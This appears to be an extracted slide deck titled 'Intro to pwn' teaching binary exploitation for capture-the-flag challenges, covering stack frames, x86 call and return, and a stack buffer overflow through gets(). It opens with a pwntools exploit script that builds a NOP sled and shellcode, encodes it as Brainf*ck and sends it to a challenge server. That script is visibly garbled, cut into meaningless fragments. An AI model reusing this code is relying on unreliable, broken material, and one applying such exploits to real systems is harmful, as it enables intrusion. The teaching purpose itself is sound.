

Binary Exploitation

Intro to pwn

By Lennard

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux")

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    length += 13

    (0x8000 - length) > 0x40:
        PROGRAM += b"<>"
        length += 2*13

    b".["
    3

    (9 - length) + 7 -1

    (F+0x10)*b"<"

    host", 1337) as conn:
        (b"Brainf*ck code: ")
        PROGRAM)
        e()
```


Typical pwn challenge

- Finding/exploiting bugs in a binary (executable)
- memory corruption
- Goal: make binary execute `/bin/sh`
- Programs written in C, C++, Rust, Zig, or Assembly


Stackframes



Stackframes



Stackframes



Function calls in x86

- `call` pushes return address onto stack and jumps to function
- `ret` pops saved return address into RIP (instruction pointer)

```
#include <stdio.h>

int main() {
    puts("Hello world!");
    return 0;
}
```

```
0x00: endbr64
0x04: push rbp           // memory[rsp -= 8] = rbp
0x05: mov  rbp, rsp      // rbp = rsp
0x08: lea  rdi, [rip + 0xfbc] // rdi = &"Hello world!"
0x0f: call puts@plt      // push rip; jmp puts@plt
0x13: xor  eax, eax      // rax = 0
0x15: leave           // undo lines 0x05 and 0x04
0x16: ret              // pop rip
```

`leave` is equivalent to

```
mov rsp, rbp // rsp = rbp
pop rbp      // rbp = memory[rsp]; rsp += 8
```

Any questions?

Stack buffer overflows

```
#include <stdio.h>

int main() {
    int var = 0;
    char buf[10];

    gets(buf);

    return 0;
}
```

gets(3)

Library Functions Manual

gets(3)

NAME

gets - get a string from standard input **(DEPRECATED)**

DESCRIPTION

Never use this function.

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0').

BUGS

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.

Linux man-pages 6.9.1


2024-06-15

gets(3)


Stackframe of main function



Overflowing the buffer

